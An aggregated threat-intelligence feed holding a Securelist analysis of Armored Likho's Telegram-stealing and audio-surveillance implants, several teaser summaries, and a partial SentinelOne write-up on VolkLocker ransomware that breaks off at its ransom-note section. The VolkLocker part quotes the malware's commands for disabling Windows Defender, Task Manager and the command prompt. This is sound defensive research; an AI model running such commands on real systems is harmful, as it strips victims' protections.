Visualização normal

Antes de ontemCyber Threat Intel
  • ✇Securelist
  • Armored Likho expands its cyber-espionage toolkit Konstantin Isakov
    In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionag
     

Armored Likho expands its cyber-espionage toolkit

13 de Agosto de 2026, 05:00

In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.

We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.

During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.

The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.

In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.

Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.

Background

Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.

Initial infection

The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.

In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.

The login form

The login form

After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.

Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.

Still Sync

Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.

Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.

How it works

When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:

  • STILL_SYNC_ADDR: the address of the command-and-control server. By default, this is https://tg4service[.]com:443.
  • STILL_SEND_PATH: the path to the tdata
  • STILL_TELEGRAM_PASSCODE: the password for decrypting the tdata folder, if Telegram data encryption is enabled on the victim’s device.

Sync also supports several command-line arguments:

  • --console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.
  • --version: prints version information and exits.
  • --firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.
  • --db: turns on debug mode with detailed logging.

Example Still Sync logs

Example Still Sync logs

Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:

  • Motherboard serial number
  • CPU ID
  • System UUID
  • BIOS serial number
  • Computer domain name

The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.

Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.

Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:

  • enabled: triggers malicious activity on the infected device.
  • scan_portable: turns on extended scanning when searching for the tdata We’ll cover this feature in more detail below.
  • fetch_telegram: if this parameter is on, Sync attempts to log in to Telegram and extract data. We’ll cover this feature in more detail below.
  • download_channels: if this parameter is off, Sync skips channel dialogs when exfiltrating Telegram data.

These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.

Telegram data collection

Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:

  • C:\Users\<username>\AppData\Roaming\Telegram Desktop\: the standard Telegram Desktop installation directory.
  • C:\Users\<username>\AppData\Local\Packages\<package_folder>\LocalCache\Roaming\: the installation directory for the Microsoft Store version. Sync identifies the package folder by a name that contains the string TelegramMessenge.
  • C:\: used for the extended search (if the scan_portable option is on).

Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:

  • snapshot_id: an identifier the server assigns to the current data snapshot.
  • present: a list of file paths that are already present on the server.

This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:

  • Opening files with the CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameter
  • Creating a backup copy through the Shadow Copy service and reading files from there
  • If the previous methods all fail, attempting to copy the file using the Robocopy utility in backup mode

Beyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:

  • User details, such as username, phone number, first and last name
  • Information about private chats, groups, or channels, such as chat name and ID, the member list, and so on
  • Dialogs from private chats, groups, and channels (if the download_channels option is on)
  • Media files under 250MB: photos, documents, stickers, and contacts

Still Audio

Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.

On launch, Still Audio performs a sequence of actions:

  • It extracts libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.
  • If the --console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.
  • While running in the background, it creates a file, logfile.log, to write logs to.

Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.

Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json

Encrypted C2 address inside the GitHub repository

Encrypted C2 address inside the GitHub repository

The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.

Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:

/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.

The server responds with settings for the implant:

  • machine_id: a unique identifier for the current device.
  • vad_threshold: the threshold value for the VAD (Voice Activity Detection) algorithm. Expressed as a decimal fraction, it represents a proportion of the maximum sound level the input device can pick up. Sound above this threshold counts as voice activity. The default vad_threshold is 02.
  • max_silence_duration: the number of audio samples with a VAD value below the set threshold after which the implant considers the recording finished.
  • max_buffer_size: the maximum buffer size for recorded audio data.
  • active_device: the name of the input device selected for recording, from the list of available devices.

The eavesdropping process

Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.

The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.

Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:

The malicious module in the list of apps using the microphone

The malicious module in the list of apps using the microphone

Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.

Infrastructure

This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:

  • They use the same hosting providers, with the ASNs 149440, 202448, and 215311.
  • Their domain names follow similar naming patterns that mimic Windows system services and update mechanisms.
Domain IP address Registration date ASN
orderapiserver[.]info 187.127.153[.]38 April 18, 2026 47583
tg4service[.]com 159.198.37[.]74 October 4, 2025 22612
srwinservice[.]com 213.252.244[.]123 March 19, 2026 61272
screenserv[.]com 23.26.237[.]250 February 13, 2026 149440
windowserv[.]net 23.27.24[.]30 February 10, 2026 149440
managementapiservice[.]com 188.212.124[.]178 May 1, 2026 202448
service8date[.]com 145.223.69[.]143 January 13, 2026 215311
updateservs[.]com 145.223.68[.]66 December 23, 2025 215311

Victims

In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.

Attribution

This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:

  • Identical dropper architecture in the February and current campaigns, which includes the use of the Tauri library to build the graphical interface, a similar user-input handler, a payload with the ICRYPTMP header, and the same multi-part encryption format.
  • The same encryption algorithm and key used in AquilaRAT from the previous campaign and in the Still Audio module from the current campaign, both implementing the Dead Drop Resolver technique.
  • Identical logic for generating the sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.
  • Substantial infrastructure overlap, which includes the hosting providers and domain-naming patterns described in the Infrastructure section.

Takeaways

The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.

One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.

The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.

Indicators of compromise

Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.

File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D

Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD

Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436

Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com


The Permanent Threat: Analyzing Aeternum’s Blockchain-Based C2 Operations and Communications

10 de Agosto de 2026, 19:00

Analysis of the Aeternum botnet loader, a threat leveraging Polygon blockchain smart contracts for decentralized C2 infrastructure and payload execution.

The post The Permanent Threat: Analyzing Aeternum’s Blockchain-Based C2 Operations and Communications appeared first on Unit 42.

  • ✇ASEC BLOG
  • Vidar Infostealer Being Spread through Phishing Emails ATCP
    1. Overview First identified in 2018, Vidar operates under a Malware-as-a-Service (MaaS) model and continues to be distributed through various attack cases to this day. AhnLab SEcurity intelligence Center (ASEC) has been monitoring cases of Vidar distribution targeting Korea, and this report summarizes the Vidar distribution cases identified in the first half of 2026.    […]
     

Vidar Infostealer Being Spread through Phishing Emails

Por:ATCP
5 de Julho de 2026, 12:00
1. Overview First identified in 2018, Vidar operates under a Malware-as-a-Service (MaaS) model and continues to be distributed through various attack cases to this day. AhnLab SEcurity intelligence Center (ASEC) has been monitoring cases of Vidar distribution targeting Korea, and this report summarizes the Vidar distribution cases identified in the first half of 2026.    […]

Out of the Crypt: The Evolving Cyber Extortion Economy

27 de Maio de 2026, 19:00

Unit 42 explores trends in data theft and extortion, outlining key strategies for organizations as frontier AI models advance.

The post Out of the Crypt: The Evolving Cyber Extortion Economy appeared first on Unit 42.

Gremlin Stealer's Evolved Tactics: Hiding in Plain Sight With Resource Files

15 de Maio de 2026, 07:00

Unit 42 analyzes the evolution of Gremlin stealer. This variant uses advanced obfuscation, crypto clipping and session hijacking to compromise data.

The post Gremlin Stealer's Evolved Tactics: Hiding in Plain Sight With Resource Files appeared first on Unit 42.

  • ✇Cybersecurity Blog | SentinelOne
  • CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains Jim Walter
    CyberVolk is a pro-Russia hacktivist persona we first documented in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x). In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate
     

CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains

11 de Dezembro de 2025, 11:00

CyberVolk is a pro-Russia hacktivist persona we first documented in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x).

In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate features. Our analysis reveals an operation struggling with the challenges of expansion: taking one step forward with sophisticated Telegram automation, and one step backward with payloads that retain test artifacts enabling victim self-recovery.

Technical Details

VolkLocker payloads are written in Golang, with versions supporting both Linux and Windows. Base builds are shipped without obfuscation, and RaaS operators are encouraged to use UPX for packing rather than being offered native crypting or packing features as is common with many other RaaS offerings.


Operators building new VolkLocker payloads must provide a bitcoin address, Telegram bot token ID, Telegram chat ID, encryption deadline, desired file extension, and self-destruct options.

Required options for CyberVolk builds


Upon launch, the ransomware checks its execution context and attempts privilege escalation if needed. Escalation uses the “ms-settings” UAC bypass technique (T1548.002), hijacking the HKCU\Software\Classes\ms-settings\shell\open\command registry key to execute with elevated privileges.

UAC Bypass pseudocode for CyberVolk’s Ransomware

The malware performs environmental discovery and system enumeration, including process enumeration for virtual environment detection and hardware-based identification.

VM sandbox detection in CyberVolk's Ransomware
VM sandbox detection in CyberVolk’s Ransomware

VolkLocker checks the local MAC address against known virtualization vendor prefixes. Registry locations associated with VirtualBox and VMware are also queried.

MAC Prefix Vendor
00:05:69 VMware, Inc.
00:0C:29 VMware, Inc.
00:1C:14 VMware, Inc.
00:50:56 VMware, Inc.
08:00:27 Oracle Corporation (VirtualBox)
0A:00:27 Oracle Corporation (VirtualBox)
VM Detection in CyberVolk

Once initialized, the ransomware enumerates all available drives (A: through Z:) and determines which files to encrypt based on exclusion lists for specific paths and extensions configured in the VolkLocker code.

Exclude Paths and Extensions in VolkLocker

Encryption Mechanism

VolkLocker uses AES-256 in GCM mode (Galois/Counter Mode) for file encryption. When the ransomware identifies a target file, it initializes an encryption engine using a 32-byte master key decoded from a 64-character hex string embedded in the binary.

For each file, the malware generates a random 12-byte nonce for the initialization vector using Golang’s crypto/rand package. The file is encrypted using the GCM Seal operation, which prepends the 12-byte nonce to the ciphertext and appends a 16-byte authentication tag. The original file is marked for deletion, and the encrypted file receives a custom extension (e.g., .locked, .cvolk).

Critical Design Flaw | Plaintext Key Backup

VolkLocker does not generate encryption keys dynamically. Instead, master keys are hardcoded as hex strings within the binaries. The same master key encrypts all files on a victim system.

Critically, this master key is also written to a plaintext file in the %TEMP% folder, creating a trivial decryption pathway for victims who discover it.

This design flaw exists in the backupMasterKey() function, which executes during initialization and performs the following:

  • Constructs a file path at %TEMP%\system_backup.key (typically C:\Users\\AppData\Local\Temp\system_backup.key)
  • Writes a plaintext file containing the victim’s unique identifier, the complete master encryption key, and the attacker’s Bitcoin address
  • Applies Windows Hidden and System file attributes to obscure the file from casual directory listings
  • The file format is:
    User: CV<16 hex characters>
    Key: <64 hex characters - THE MASTER KEY>
    BTC: <attacker's bitcoin address>
    

Since the ransomware never deletes this backup key file, victims could attempt file recovery by extracting the necessary values from the file.

Decryption triggered via backed-up key file

The plaintext key backup likely represents a test artifact inadvertently shipped in production builds. CyberVolk operators may be unaware that affiliates are deploying builds with the backupMasterKey() function still embedded. Given that VolkLocker is a relatively new service, the presence of what appears to be debug functionality in live deployments suggests that the operation is struggling to maintain quality control while aggressively recruiting lesser-skilled affiliates.

System Lockdown & Persistence Features

VolkLocker modifies multiple registry keys to inhibit system recovery and analysis:

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoRun /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoClose /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoDrives /t REG_DWORD /d 4 /f

In addition, Windows Defender is targeted for termination via PowerShell:

powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
sc config WinDefend start= disabled
net stop WinDefend /y

The malware also terminates processes associated with common analysis tools via taskkill.exe:

  • processhacker.exe
  • procexp.exe
  • procexp64.exe
  • taskmgr.exe

VolkLocker creates multiple identical copies of itself in various system locations to establish persistence:

    %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cvolk.exe
    %PUBLIC%\Documents\svchost.exe
    %SYSTEMDRIVE%\ProgramData\Microsoft\Network\wlanext.exe
    %TEMP%\WindowsUpdate.exe

Ransom Note and Countdown Timer

